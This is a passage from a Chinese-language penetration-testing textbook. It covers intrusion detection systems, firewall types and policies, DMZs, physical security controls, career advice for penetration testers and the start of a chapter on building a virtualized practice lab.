(1) 主机创建一个网络数据包。

(2) 传感器在网段上嗅探得到该数据包。

(3) IDS和传感器将数据包与已知的误用签名进行匹配。

(4) 命令控制台接收并显示警报，通知安全管理员或系统所有者发生入侵。

(5) 按照系统所有者的期望，对响应作出调整，以应对事件。

(6) 记录警报以供将来分析和参考。

(7) 创建一个详细事件报告。

(8) 将警报与其他数据进行比较，以确定是否存在某种攻击模式，或者提示某种扩展攻击的信息。

17.2.2　HIDS的组件

基于主机的IDS(HIDS)是在大型网络环境中出现的另一种类型的IDS，它仅负责监视单个系统上的多种不同类型的活动，而不监视网络活动。基于主机的IDS可能因其到底应该具有何种功能而令人感到困惑。有很多供应商提供多种不同类型的HIDS，而且它们已经有了很长的发展历史，因而相互之间功能集差别很大。

和基于网络的IDS类似，基于主机的IDS也有一个命令控制台，所有的监视和管理均在其中进行。这部分软件是用于按需更改和更新系统的组件。该管理端可以置于另一台计算机上，管理员可以通过定制的软件或者Web浏览器访问管理端。在某些情况下，管理控制台只能从本地访问，此时管理员就必须进行现场管理，或者另寻一种远程管理方式。

HIDS中的第二个组件被称为代理。类似于网络传感器，代理负责监控和报告系统中发生的任何异常或可疑的活动。代理将部署到目标系统，并监视系统中的权限使用情况、系统设置更改、文件修改以及其他可疑活动。

17.2.3　IDS的局限性

IDS能够监控网络的情况，并告知系统管理员，但它确实有其局限性，不适用于某些场合。为了确保使用这些系统时能够得到最大的投资回报，应在了解IDS优势的同时，了解其局限性。

当你发现客户环境中的问题，并决定防护策略将包含一个或多个IDS时，请考虑尝试达到的监控目标。记住，即使IDS是一种很好的系统，可以帮助严格管理、加固网络，但错误的IDS应用方式可能会提供一种虚假的安全感——你可能会认为它们已各司其职(就能很好地保护系统安全)，但实际上它们并没有能力完成所需的防护任务。例如，网络IDS能够很好地检测网络上的流量和恶意活动，但是如果尝试使用它监视单个主机上的文件更

改或系统配置设置等活动时，则难做到。也有可能，IDS可能会通报它感知存在的问题，但问题实际上并不存在——某些原因触发IDS系统，发出了虚假的攻击警报。此外，不要犯许多安全专业新手所犯的错误：认为IDS有能力应对和阻止威胁。记住IDS中的D代表检测，而检测就是如此——它会检测到某个问题，但它不会做出反应或响应。实际上，这最后一点间接说明了，应该始终在整体层次上而不是依赖独立的组件实现安全性的原因：一个独立的组件，以IDS为例，它只会通知正在发生攻击，而不会进行任何应对攻击的操作。

不要期望IDS能够检测到网络上的每个可疑事件并发出通知；它只会检测并报告设置要求其检测的内容。还应考虑IDS的程序是为检测特定类型的攻击设计的这一事实，并且由于攻击的进化迅速，IDS无法检测到其未进行针对性检测编程或设计的那些攻击。记住，IDS只是一种用于辅助的工具，不能代替良好的安全技能或尽职尽责的工作态度。

17.2.4 调查事件

IDS提供了一种检测攻击的方法，但并不处理攻击。IDS在攻击或某种活动发生时可能采取的行动受到限制。IDS观察，比较和检测入侵并将其报告。系统或网络管理员必须跟进。系统能做的所有工作，就是在发现异常时发出通知；它不能为单个事件一一列出原因。

从IDS收集的信息可能生成速度非常快，并且这些数据需要仔细分析，以确保捕获可能有害的每一个潜在活动。你需要负责制定和实施计划，以分析产生的海量数据，并确保捕获任何可疑的活动。

17.3 防火墙

在许多情况下，与IDS协同工作的是一类称为防火墙的设备。简单来说，防火墙是用于控制去往或来自(或“进出”)某个网络的访问的设备。自从多年前最初推出以来，防火墙已经发生了巨大变化，以更好地保护其所在网络。由于其具备的强大能力，防火墙已经成为网络安全领域的一个日益重要的组成部分，你必须牢牢掌握这项技术。

在大多数情况下，防火墙位于网络的边界，在此处阻止或控制流入和流出客户端网络的流量的效果最佳。由于使用这一理想位置，防火墙能够完全规范和控制流量的类型。系统所有者根据其特定需求，配置一系列规则，确定能够穿过防火墙的流量。例如，系统所有者可以选择允许Web流量通过，但不允许其他类型的流量(例如文件共享协议)通过，因为他们认为后者是非必需的，并且存在安全风险。

对于最早型号的防火墙，以今天的标准而言，配置允许/不允许访问的过程相当简单。较旧的设备只需要设计用于检查数据包头中包含的某些信息的规则。虽然此类的防火墙仍然存在，而且现代防火墙也包含相同的规则系统，但现在的防火墙已经发生了进化，以适应对层出不穷、更为复杂的攻击形式的阻止和处理。由于攻击的迅速增加，并且富于创造力，过去的防火墙如果不进化，就不得不面对它们已经无法应对问题的事实。

为了应对出现的威胁，防火墙增加了新功能，以便更好地为部署时它们将面临的种种攻击做准备。结果是比过去任何时候，防火墙都能更好地处理和控制未经授权的和不良的行为。

17.3.1 防火墙的原理

如果你简单地使用Google搜索查找防火墙，无疑会获得无数结果，其中许多结果链接到各种防火墙软件和硬件的供应商。你会很快发现，每个供应商都有自己的描述防火墙的方式。但是，当查看这些信息时，请注意，供应商为了吸引潜在客户，会将他们的产品宣传得天花乱坠。如果摒弃掉所有营销噱头、炫目的广告，就会发现在某种程度上，防火墙的工作原理通常非常相似。

防火墙的工作模式可能是下列二者之一：

- 包过滤
- 代理服务器/应用层网关

包过滤型防火墙可以认为属于第一代防火墙。按照后代防火墙的标准，分类为包过滤型的那些防火墙或许比较原始，但是防火墙中它们确实有其一席之地，并且在许多部署中仍然得到非常有效的应用。为说明为何包过滤防火墙仍在使用，下面将分析包过滤防火墙的运行方式。防火墙要真正成为一个包过滤设备或系统，它必须在一个非常基础的级别上检查每个数据包——这意味着防火墙将检查一条信息(数据包)的来源和目的地址，以及该数据包正在使用的端口或协议。为了正确地过滤所需和不需要的流量，系统或网络管理员按照所需的规则配置防火墙，这些规则将在数据包符合某个给定规则条件时对数据包执行适当的操作。

仔细分析一个包过滤防火墙，很容易看出其功能是非常有限的。它只会检查数据包中非常有限的一部分信息。如前所述，包过滤防火墙仅检查(数据包)的来源和目的地址，以及该数据包正在使用的端口或协议；该类型的防火墙无法分析该数据包中可能存在的其他任何内容。包过滤防火墙的实现非常简单，并且严格地执行其设计功能，但是由于其只能检查数据包中的有限部分信息，因此对不属于检查项目的内容，此类防火墙基本视若无睹。实际上，这意味着，虽然包过滤防火墙可以控制流量，仍然有可能成功进行攻击。

这种类型的防火墙仍在使用，但这就引出了一个问题：如果其功能如此简单，这是为什么？虽然设计的简单性确实在性能方面有好处，但这种类型的防火墙只会检查最基本的

信息，而不会进一步深入。当确知网络上不会使用某种协议时，这种防火墙是有效的，你可以简单地阻止该类协议数据，使其不能流入网络或流出网络。例如，如果确认FTP是一种安全风险，并且决定不在网络上使用FTP，则可以使用包过滤防火墙来阻止它甚至阻止它首先进入网络。当你知道你不需要它时，无须使用FTP过滤包中的内容，因此包过滤防火墙可以直接丢弃数据包，而不是传递数据包进行进一步分析。

后续的一代防火墙称为代理服务器，有时也称为应用程序网关。通过将代理服务器添加到组合中，防火墙现在具有内置(或称本地)功能，可对数据包进行更详细的检查或分析，而不只是检查数据包头的一部分。简而言之，这意味着这种类型的防火墙能够检查数据包的内容。关于此类的防火墙与包过滤防火墙的关系，可将包过滤防火墙想象为仅分析一个信封上的地址标签。另一方面，代理或应用程序级别的防火墙则将在做出下一步如何行动判断之前，仔细分析信封内的内容及其布局和打包方式。通过深度检查来回通过防火墙流量的能力，系统管理员能够更为细致地微调允许或阻止的流量类型。

在实践中，代理服务器是基于拦截通信内容的思路设计和部署的软件。代理服务器将监视并识别传入的请求，并代表客户端向服务器发出请求。最终的结果是，客户端不与服务器直接联系，代理服务器作为中转方(go-between)或称中间人(man-in-the-middle)。

如前所述，此类使用代理服务器的配置可以根据数据包中的实际信息允许或拒绝流量。其缺点则是更多的分析意味着更多的开销，因此将付出性能的代价。

17.3.2 防火墙的局限性

即使从上文对防火墙进行的简略介绍就能看出，它们似乎功能十分强大，并且可以在保护网络方面大显身手。然而，防火墙技术也存在局限性，有些场合确实不适合使用防火墙。了解它们何时能有所帮助，何时则没有，对于正确和有效地使用防火墙至关重要。在决定购买或以其他方式获取防火墙技术之前，请确保它可以处理所试图解决的具体问题，以及正确解决该问题所需的防火墙类型。在构建一个旨在使网络环境更安全的设计时，必须始终准确地把握目标。遗憾的是，许多公司在对于需要解决的问题以及如何解决这些问题并不具备明确的目标或路径时，就采购防火墙以及其他重要的设备。简而言之，在转动点火钥匙，踩下油门发动车辆之前，先要知道目的地。对本案例而言，为某个任务选择了错误的防火墙将导致发生恶意或意外事件的可能，甚至可能给你一种虚假的安全感，因为你认为防火墙已经发挥了作用，但实际上它并不适合其部署方式。

下列领域代表了防火墙难以或无法阻止的活动和事件：

病毒　虽然某些防火墙具有包括扫描和阻止病毒的能力，但反病毒并不被视为防火墙的固有能力，也不应该依赖防火墙的该项能力。还应考虑到，随着病毒发展进化为新的形式，防火墙很有可能失去了轻松检测它们的能力，需要更新。在大多数情况下，防火墙中的防病毒软件无法也不应该替代驻留系统的防病毒软件。

误用 这是防火墙难以解决的另一个问题，因为员工总会具有更高级别的系统访问权限。这与某个员工无视“不要自带软件或从互联网下载软件”之类规章的恶习结合，就是灾难的原因。防火墙无法很好应对故意的行径。

第二连接 在某些场合中存在有(不通过防火墙的)第二连接，这是一个重大安全问题。例如，如果部署了防火墙，但员工可以将电话插头拔下插入到计算机中，并在Modem工作时将计算机连入网络，这就提供了一个绕过防火墙的后门。

社会工程 如果网络管理员将防火墙配置泄露给某个从ISP打电话过来的人，而不验证打电话者的身份，这就有严重的问题。

不良设计 如果某个防火墙的设计未经深思熟虑或未得到良好的实现，结果就是防火墙无法成为一堵坚实的壁垒，而更像一块千疮百孔的奶酪。应始终确保遵循适当的安全策略和做法。

17.3.3 实现防火墙

与许多技术一样，防火墙有许多不同的部署方式，而且并没有一种部署这些网络安全关键组件的标准方式。但是，可以首先讨论在可用的选项中可使用的基本配置，然后再决定是否需要增强或修改这些配置，以获得更适合需求的结果。下面介绍这些选项中的一些。

- 实现防火墙的一种方法是使用所谓的多宿主(multihomed)设备。多宿主设备是指具有三个或更多网络适配器的设备。通常每个网络适配器都将连接到不同的网络，防火墙管理员则负责配置规则，以确定在不同接口之间如何转发或拒绝数据包。此类设备和配置并不罕见，在实际应用中可以见到相当多。但是，在讨论这种类型的设备时，需要记住一些要点。这种类型的配置的优点是，只用一个设备即可设置一个周界网络(perimeter network)或DMZ(本书稍后将介绍)。这种配置还具有简单的优点，因为它将一组多个设备集成到一个设备中，从而减少管理开销和维护工作量。在缺点方面，该设备意味着一个可能的单点故障，也就是说，如果设备被攻陷，或配置不正确，则可能导致允许无限制的访问，或至少是对运营环境的不同部分的非法访问。
- 更有价值的是被称为屏蔽主机(screened host)的配置。这种类型的配置将包过滤防火墙与代理服务器组合起来，以实现更快更高效的配置，但将以某种程度上降低安全性为代价。只需要通过分析使用的设备，即可轻松识别这种类型的配置。在此配置中，由于流量尝试进入受保护的网络，因此首先会遇到将对流量进行包过滤的路由器。然后，如果包过滤允许流量通过，它将会遇到一个代理，该代理将依次执行自身的过滤操作，例如查找受限制的内容或不允许的流量类型。这种类型的设置通常用于建立一个也称为DMZ(非军事区)的外围网络。

- DMZ是网络安全的重要组成部分。简言之，DMZ可以被视为一个夹在两个防火墙之间的有限的或小型的网络；在这些防火墙之外，是外部世界(即Internet)，而另一侧则是内部网，也就是客户的受保护的网络。支撑这种类型部署的思路，是可以在DMZ中托管供公开访问或可用的服务，如Web服务器。例如，如果客户希望架设自己的Web服务器并将内容提供给公众，就可以建立一个DMZ，并将Web服务器放置在该区域内。如果没有DMZ，且只有一个防火墙，就需要进行选择，要么将Web服务器置于Internet侧，要么将其置于防火墙的内部网侧。两个选项都不实用。如果将服务器置于互联网上，它将完全暴露，没有保护措施，如果将其置于客户的私有网络中，那么就必须给予外部世界对客户网络的访问权，从而开启多种潜在恶意行为的门扉。然而，通过使用DMZ，只有选择的流量才能通过面向Internet的防火墙访问Web服务器，而不允许任何来自外部的流量。通过隔离DMZ与客户网络的防火墙，从而同时避免了上述的两个问题。当然，对于从客户网络流出的流量也有不同的限制。

17.3.4 制定防火墙策略

在安装防火墙之前，需要制定一个计划，定义如何配置防火墙和预期目标；这就是策略承担的角色。策略是规定防火墙如何安装、配置和管理的蓝图。它将确保解决方案能够以所需的方式解决正确的问题，并减少任何不希望出现的可能性。

为了正确设计和实施防火墙，必须提前制定防火墙策略。防火墙策略是组织整体安全策略的一个小子集部分。防火墙策略将以某种方式适应整个公司的安全策略，维护组织的安全目标，并通过防火墙设备实施和支持这些目标。

创建的防火墙策略通常会以两种方式之一处理控制进出组织的流量问题。第一个方式是隐式允许所有内容，只显式地拒绝那些不想要的内容。另一个方式是隐式拒绝所有内容，而只放行确知需要的内容。这两个选项代表了两种截然不同的防火墙配置方法。在第一个方式中，除非另有声明，否则将允许所有内容通过，而后者除非另有声明，否则将不允许任何内容通过。显然，在默认情况下，一个比另一个要安全得多。

考虑隐式拒绝的选项，它是假定所有流量除了已经被明确允许的之外都应拒绝的观点。通常情况下，从网络/安全管理员的角度来看，长期运行中这样做更为简单。例如，可以设想创建木马程序使用的所有端口列表，以及授权应用程序使用的所有端口，然后创建阻止它们的规则；然后对比一下创建用户允许使用功能的列表，并明确授予他们访问这些服务和应用程序的权限，显然后者工作量要小得多。

17.3.5 网络连接策略

该部分策略涉及哪些类别的设备和连接被允许/将被允许接入公司所有的网络。可以

期望在其中找到有关网络操作系统、设备类型、设备配置和通信类型的信息。

17.4 物理安全控制项

物理安全控制是最显而易见的安全控制措施形式之一。该类别的控制措施包括屏障、保安、摄像头、锁以及其他类型的措施。从根本上说，物理控制旨在比其他类型的控制更为直接地保护人员、设施和设备。

一些预防性安全控制措施包括：

- 备用电源
- 洪水管理
- 数据备份
- 围栏
- 保安人员
- 锁
- 消防系统
- 生物识别技术
- 场所选择

一般来说，可以依靠电力公司为组织提供干净、稳定和充足的电力，但并非总是如此。然而，任何在办公楼或其他类型的设施工作过的人，都至少经历过一次因供电不足导致的灯光闪烁，如果不是一次全面停电的话。备用电源可以在不同程度上解决这些问题。

卡特里娜飓风向我们展示了自然灾害可能具有何等破坏力，但灾难不仅仅是飓风，还有它带来的洪水。虽然不一定能够阻止洪水，但可以采取洪水管理策略来缓解影响。选择建设在不容易发生淹水的场所的设施是选项之一。充足的排水和类似措施也会有所帮助。最后，将诸如服务器之类的设备安装在地板之上几英寸也有一定帮助。

数据备份是另一种通常用于保护资产的物理控制。不要低估这一事实，即备份关键系统是可以使用的最重要的工具之一。此类流程为硬件故障和其他类型的系统故障提供了重要的保护。

并非所有备份都不分优劣，而正确的备份关系重大：

- 完全备份(full backup)是对卷上所有数据的完整备份；此类备份通常需要耗费最长的运行时间。
- 增量备份(incremental backup)仅复制自上次备份以来发生更改的文件和其他数据。此类备份的优点是所需时间少得多，因此完成得更快。缺点则是重建系统时这种备份需要更多的时间。

- 差异备份(differential backup)能够同时减少备份时间并加快恢复过程。差异备份复制某个卷自从上次完全备份以来的更改内容。

围栏是一种物理控制，是用于阻止偶然入侵者的障碍物。虽然有的组织愿意安装带有铁丝网和其他防御功能的高墙，但并不总是如此。通常，围栏将按照满足组织的安全性需求来设计，如果公司只是一家面包店，而并不执行有关国家安全的职责，围栏设计肯定会有所不同，因为需要保护的目标不同。

保安人员提供一种安全措施，能够对意外做出只有人才能做出的反应。归根到底，技术可以做很多事情，但它不能代替人的因素和大脑。此外，一旦入侵者决定破坏安全，保安人员是一种防止他们实际触及关键资产的快速响应手段。

最常见的物理控制形式是永远流行着的锁。锁可以采用多种形式，包括钥匙锁、密码锁、防盗锁和其他类型的锁，所有的类型都是设计用于保护资产的。

17.5 本章小结

需要处理的挑战之一是，确保所采用的对抗措施实际上能够按预期正常运行。该状态成为挑战的原因是，计划使用的工具具备完成能力，但还需要确保它们始终能够按照设计目标运行。今天制定的控制措施可能无法处理明天出现的问题。此外，网络和基础架构将变得日趋复杂，而且移动办公并使用高级连接技术(如VPN)的员工也会越来越多。

所有这些复杂性大大增加了管理安全性的同时维持网络的可用性和能力的难度。另外要考虑的一点是，为了使所有这些系统有效协作，必须在系统中建立一定程度的信任，这意味着一个系统需要授予另一个系统某种程度的信用。保护网络和基础设施需要混合使用多种功能和技术，其中一些已在本书中介绍过。在过去，已在防止攻击方面投入了相当的努力，但应如何应对那些新的或意料之外的攻击突破防御的场合？ 当然，可以通过使用防火墙、策略和其他技术来阻止攻击，但还有其他一些技术能够有所帮助。这正是检测技术发挥作用之处，IDS之类的设备和技术可以帮助你。

17.6 习题

1. 何谓DMZ？
2. 何谓多宿主网络？
3. 何谓基于知识的IDS？
4. NIDS应部署在网络中的何处？

第18章

规划职业成功之路

渗透测试可以成为一项激动人心同时回报丰厚的工作和事业。由于技术的快速变化和世界上威胁和不稳定因素的不断增加，你的生活永远不会枯燥无味。随着黑客攻击的频发和危害程度的日益加剧，并越来越频繁地获得越来越敏感的信息，能够识别、了解各种缺陷，并通过睿智的漏洞利用证明其业务影响的渗透测试者，将在解决许多组织的安全防护难题方面发挥重要作用。

本章将在你踏上渗透测试之路之际，给出一些非技术性的经验建议。

本章将学习：

- 选择一条职业发展路线
- 建立一个参考图书馆
- 选择练习的工具
- 练习技术写作能力

18.1 选择职业发展路线

在与客户和学生合作的多年中，笔者经常遇到的一个问题是“我要如何进入渗透测试领域？”遗憾的是，这个问题并不像想象的那么简单。要成为一名渗透测试人员有许多途径，本节将仅讨论可能采取的几种途径。记住，你自己的个人经历可能与这里介绍的不同。事实上，你可能会发现，你的职业生涯可能多次改变路径，最终仍能达到目标。

对笔者而言，进入渗透测试世界之旅，开始于在幼年时鼓捣技术。我一直喜欢拆开硬件，尝试不同的事物。我也想知道一个软件的每个功能到底有何作用，我想知道如何使软件执行非预期的操作。我得到正规的教育和工作经验，则是在我尝试各种技术，阅读无数书籍，做了大量的实际工作一些年以后的事情。

下面是一些可供选择的渗透测试人员职业发展路线：

安全或IT人员转行渗透测试

这是一种常见的路线，某人在IT领域入行，然后受训并转任到渗透测试者职位。这在企业环境和其他大型机构中很流行，这些机构存在很多交叉培训到其他职位的机会，其中也可能包括跟随当前人员的实习。

然而，这条路线也有其缺点。为了转换角色，你可能需要在一段时间内投入自己的时间和金钱。通常这意味着你可能需要自行学习一些基础知识，并且愿意在正式转任之前做超出本职的工作。这种额外的时间和精力不仅表明你愿意承诺并投资于自己，而且还向管理层证明你已准备好从一项工作跳转到另一项工作。对于渗透测试而言，你甚至可以参与或旁观测试，并参与经验丰富的渗透测试人员对数据和结果的分析。

现已具备IT技能的人将拥有优势，因为测试过程中将使用其中许多技能(如网络、操作系统和管理原则)。

为进行渗透测试的安全公司工作

这种路径最适合那些已具备经过多年培养的技能的人。选择这条路线的人已经拥有丰富的一般IT经验以及一定程度的渗透测试经验。某些安全公司将聘请此类人员，并通过安排他们与现有团队共同工作，完成对他们的培训。

那些没有在任何层次进行此类测试的经验的人会发现走这条路有些艰难。虽然有的安全公司可能愿意聘请经验不足的测试人员，并且只根据需要进行培训，但是很多公司不愿承担将人员培训到足以进行现场测试的熟练程度所需花费的时间和成本。

自行创业

对于那些更富雄心壮志和冒险精神的人而言，开创自己专门从事渗透测试的小型企业也是一个选择。在这条路上，可以从为当地企业做测试开始开创自己的事业，并同时获得声望和经验。这对于那些需要灵活性、主观能动性强，并且能够同时负责测试和业务运营的人是一个理想的选择。

这条道路可能是最艰难的一条，但是可以为那些具备自律能力和好奇心的主观能动性强的人提供很多的可能性。这条道路将要求你自己投入时间学习和研究，以寻找答案和思路。笔者的意见是，如果能够胜任，这是一条极好的道路，因为会有更多的机会探索渗透测试领域。当然，它并不适合所有人，并且额外的正式培训和体系也能有所促进。无论如何，都可以参考本章后面的“展示你的技能”一节。

> ▶ 为你自己建立一个实验室，以便定期练习技术技能，并在更为详细的层次上了解事物。 有关详细信息，请参见第19章“建立渗透测试实验室”。

无论决定选择哪一条道路，都要记住，必须在安全领域建立你的声望和信誉。在测试你的技能时，请确保已认真考虑过，对任何你不拥有或有使用权目标的(攻击)测试，可能让你陷入麻烦，可能是法律上的麻烦。这样的结果可能会严重影响你在这一领域的职业前景，在某些情况下，还可能影响人身自由。

18.2 建立资料库

笔者强烈建议任何对渗透测试领域感兴趣的人，建立一个可在需要时援引的资源库。应考虑在其中加入以下类型的书籍或手册：

Web应用程序和Web应用程序安全书籍

考虑到需要评估的许多环境中不仅具有Web服务器，而且在这些Web服务器上还运行着各种类型的Web应用程序，需要在这些环境中使用经验和/或参考资料。由于Web应用程序是熟练攻击者入侵组织的最为简单快捷的方式之一，因此必须具备有关这些环境的信息和经验。

常用工具(如NMAP和Wireshark)的参考指南或材料

本书中讨论的许多工具很复杂，有很多选项。确保将这些工具的手册和指南加入书库中。

Web服务器指南

进行渗透测试时，将遇到许多需要评估的Web服务器环境。虽然整个Web服务器领域浩如烟海的信息都能找到，但笔者推荐，资料库中至少应纳入微软的Internet信息服务(IIS)、Apache，或许还应包括ngnx等几个常用Web服务器的信息。虽然还有其他的Web服务器，但是它们不太可能遇到，在大多数情况下不是必需的。

操作系统指南

面对现实：将在测试中遇到一些操作系统。因此，应该纳入微软Windows、Linux，Unix和Mac OS的参考指南。另外，还需要包含移动操作系统(如Android、iOS和Windows Mobile)的参考资料。

基础设施指南

需要诸如思科设备之类的网络硬件(包括路由器、交换机等)的资料。

无线指南

由于无线存在于许多不同的环境中，应该纳入涵盖无线技术的材料。

防火墙指南

可能需要防火墙指南用于参考。

TCP/IP指南

因为在大多数环境中将使用IPv4和IPv6协议，这应该是显而易见的。

Kali Linux参考指南

由于在渗透测试职业中总会使用到Kali Linux，所以加入它是必须的。

还有更多可以加入这个列表的资料，你自己也无疑会发现很多资料可以加入你的个人资料库。笔者还建议，收集可能遇到的各种硬件和设备的指南和手册。

你必须自行决定是使用印刷还是电子指南。笔者个人认为，我的大部分书籍和参考指南的数字版本都是更好的选择，因为它们体积更小，旅行时我的肩上负担更轻。事实上，目前笔者携带的是Google Nexus 7(我知道它已经很旧了)，但它上面不仅安装了工具，还安装了其他项目，如包含了我的作品的亚马逊的Kindle应用程序，以及PDF手册、参考资料应用程序、字典和任何我觉得有用的东西。我喜欢这台设备，因为它足够小，性能足够满足我的需要，如果我想要做些笔记，甚至可以添加一个带键盘的皮套((尽管键盘较小)。

18.3　练习写作技术文章

由于测试结束后，必须编写报告并整理调查结果，因此必须在这两方面都具备完善的技能。笔者建议选择一本书或参加相关课程，学习如何进行技术写作和报告写作。另外，还应学习如何有条理地写作，并完全彻底地记录； 许多信息技术和安全专业人员缺乏这两项技能。

最后，由于在这个职业领域需要写作相当大量的文档，因此需要将遣词造句技巧提升到一流。可使用惯用的文字处理程序中的工具，分析你的拼写和语法，然后再向客户发送报告。低级拼写错误和糟糕的语法将带来负面影响，无论你的工作在其他方面多么出类拔萃。

请记住，良好的技术写作能力是一项通过后天培养获得的技能，甚至笔者(是的，作为一名已出版著作的作家)的这项技能仍然可以通过练习得到改善。事实上，我如果没有这位极富才华的开发编辑，处处为我修改措辞，作品要失色许多(再次感谢Kim！)。

18.4　展示你的技能

在渗透测试的世界中，学校教育的错误或缺乏不会是导致你失败的原因。然而，缺乏正式的培训可能需要你证明自己的能力。幸运的是，有很多不同的方法可以做到这一点：

- 考虑开设一个博客，在其中可以分享知识，提供建议或展示研究内容和思路。
- 开设一个推特账号，在其上可以发布可能对其他人有用的连接和信息。
- 寻找发布安全和渗透测试文章的杂志。你可能需要从较小的网站和杂志开始，逐

渐升级到给更大的出版物或网站投稿。

- 如果具备相关技能，可以参加由各家软件开发商赞助的bug奖励计划。这些项目旨在找出软件中的缺陷，并向软件开发人员提供有关该问题的信息，以便他们按需解决该问题。
- 有机会时，为软件或硬件厂商撰写白皮书。
- 考虑在安全会议或小组中作讲座。DefCon和Black Hat等主要会议都提供此类机会。但是，在进行此类演讲之前，请确保你已同时具备技术和演讲技能。应考虑在尝试讲座前，先参加这些会议，以便准确评估是否已做好了准备。

记住，如果有能力证明自身素质，缺乏学历通常不会阻碍你的进步。但是，或许相比于科班出身的人，你需要在更大程度上证明自己。bug悬赏是证明实力的一个很好的方式，但需要花费时间和精力，更不用提很高的技能要求了。值得使用一些分析框架如Metasploit进行试验。考虑培养Python或Ruby等脚本语言开发技能，以便实现各种任务的自动执行，甚至还可扩展Metasploit框架等工具的功能。

18.5 本章小结

渗透测试者可以是一项激动人心同时回报丰厚的职位和事业，但需要大量的工作和规划。由于技术的快速变化，和世界上威胁和不稳定因素的不断增加，未来将需要雇佣大量渗透测试人员。本章学习了在技术工作之外，应如何积累经验，并为成为渗透测试人员做好准备。

18.6 习题

1. 建立资料库有何价值？你会考虑制作一个电子版本还是购买书籍？
2. 列举一些你认为应不断更新测试技能的原因？
3. 列举一些应在资料库中保留的指南？

第19章

建立一个渗透测试实验室

下面以讨论如何继续培养技能，结束本书在渗透测试领域的探索之旅。获得经验的最佳方法是撸起袖子，亲自尝试。遗憾的是，如果不小心的话很容易遇到麻烦，因为不能简单地任意选择一些目标，并使用本书中讨论的各种黑客工具和技术进行攻击。这样做不仅有违道德，而且是违法的。

因此，练习本书所涵盖的各类技术的最佳方法是构建自己的实验室环境。有了它，就可以用工具练习而不会触犯法律。

本章将学习：

- 了解实验室的优势
- 考虑软硬件选型
- 选定虚拟化方式

19.1　决定建立实验室

作为一名渗透测试者，并不能公开练习自己的技能，因为如果没有这样做的权限，攻击(公共)目标是非法的。因此，需要有一个可以在其中测试软件和实践攻击而不会遇到麻烦的实验室环境。当拥有自己的实验室时，即可通过大量的配置和环境尽情练习。对于渗透测试者这是一个巨大的优势，因为在这个领域中会遇到多种不同的环境，如果能够量身定制(虚拟)环境以更逼真地模拟这一领域的真实环境，将给工作带来立竿见影的好处。

在自己的环境中测试的另一个优点是，可以无所拘束地尝试所有希望实验的工具和技术。不必担心这些工具或技术中的某种是否会导致灾难性后果，如崩溃或摧毁目标(确有可能)。因为工作在实验环境中，可以简单地恢复和重建环境，然后尝试使用其他方法。如果不拥有该环境，那就没这么容易，更毋庸讳言，在没有提前获得操作许可而使他人的环境崩溃时将遇到的巨大麻烦。

最后，在未知环境中进行测试时，无法立即确认结果是否符合实际。建立自己的实验室环境意味着对其了如指掌，因此可以验证扫描和探测是否得到了符合预期的结果。对结果进行检查，意味着其后分析其他结果时将更容易并更准确。

所有实验室环境都会不同：可以有多种方法构建实验室，所有这些方法都可适用于测

试。最重要的是，需要构建一个最适合你自身需求的环境，因此下列问题需要你自己来回答：

- 最有可能遇到何种操作系统？
- 需要哪些操作系统版本？
- 希望使用何种工具？
- 最有可能遇到何种硬件？
- 需要基于何种配置进行练习？
- 网络应该如何设置？
- 需要何种服务器环境？
- 是否需要移动版操作系统？
- 是否需要试验类似活动目录的技术？
- 是否需要了解某些已知的漏洞？
- 使用或计划使用的工具是否可用于虚拟环境中？
- 是否需要任何专用应用程序？
- 是否需要模拟一个用于实验不同的测试方法的客户端环境？

回答这些问题将有助于进行概念设计。请记住，必须满足特定的硬件和软件要求，例如如内存、处理器或网络接入方面的要求，才能使系统正常运行。为了更好地满足实现目标环境所需的要求，可能需要参考不同的供应商网站，以了解系统要求以及部署中所需要的参数。然后，需要整合所有这些需求，以使系统工作。

19.2 考虑虚拟化

建立实验室环境的最常用方法之一，是使用一种称为虚拟化(virtualization)的技术。虚拟化是IT领域中非常常用的技术，用于将多台机器整合到较少的机器中，并隔离系统，以在进行开发和测试时获得更好的稳定性和安全性。虚拟化非常适合建立实验室，因为它可以快速部署和重新配置系统；它还允许建立多个可用(系统)配置，每个都有自己的自定义环境，而不需要在屋子里塞满大堆物理计算机。相反，虚拟化可以让你拥有一台可以在其上发布几个虚拟环境的笔记本电脑，可对这些环境进行测试，这意味着所有内容都整合在一个便携系统上。多台物理机器却无法达到同样的标准。

除了少数例外，遇到的任何环境几乎都可以部署到虚拟环境中。通常的操作系统，如Windows、Linux和Android，以及本书中所讨论的各种工具，都可以快速简便地承载在虚拟环境中。

虚拟化的工作原理如下：宿主机或宿主系统是物理系统，包括操作系统和安装在其上

的虚拟化软件。在设置好宿主机并将虚拟化软件安装在其上后，即可在虚拟化软件之上安装被虚拟化的环境。在虚拟化之上或其中承载的这些环境即为客户机。客户机将在虚拟系统中安装一个操作系统，以及所有在虚拟化环境之上运行的捆绑的应用程序和工具。实际上，一个系统包含一个物理主机，具备同时运行多个客户机的能力。在大多数情况下，给定主机可承载的客户机数量的唯一限制是，可用于在各类客户机以及宿主机之间分配，并保证它们全部在可接受的性能水平下运行的内存和其他资源的数量(这比听起来更为困难)。

承载客户机时，出现的问题之一是需要多大带宽的访问流量。在实践中，虚拟化软件允许私有网络连接，这意味着它们仅限于单台计算机，因此该计算机上的所有客户机互相之间可以通信，但不能与该计算机外部通信。但是，和不存在虚拟化部分时一样，宿主机能够与外界网络进行通信。也可以将网络配置为令虚拟机对虚拟系统中和系统外的网络资源均具有完全访问的权限。在这种情况下，客户机将像网络上的任何其他物理主机一样具有相同权限。除非仔细检查，否则网络中任何位置的客户机或服务器都无法察觉虚拟系统与物理系统的差别。还有一些其他类型的网络配置，但在刚开始时，将网络保持私有化可能对某些测试有好处。如果不慎输入了错误的IP或攻击目的地址，或者由于测试而产生大量流量，该事件的影响将仅局限于该宿主系统，并且不会影响在此前后的任何其他操作，或导致可能的负面结果。请记住，网络访问权限可以随时在任何客户端上更改；你只需要咨询你选择的虚拟化软件厂商即可了解如何完成这些操作。

19.2.1　虚拟化的优点

以下是虚拟机模式对渗透测试者而言的几个优点：

- 强烈推荐在虚拟环境中测试恶意软件，因为它可以极大地限制将恶意软件发布到实际环境中可能导致的潜在损害。
- 测试不同的服务器、应用程序和配置是一个非常吸引人的选项，并且是使用虚拟化构建实验室的原因。可以很简便地对多种环境配置进行测试，只需要关闭客户机并将虚拟机文件从一个系统移动到另一个系统或从一个位置移动到另一个位置，然后使用新配置重新启动客户机。
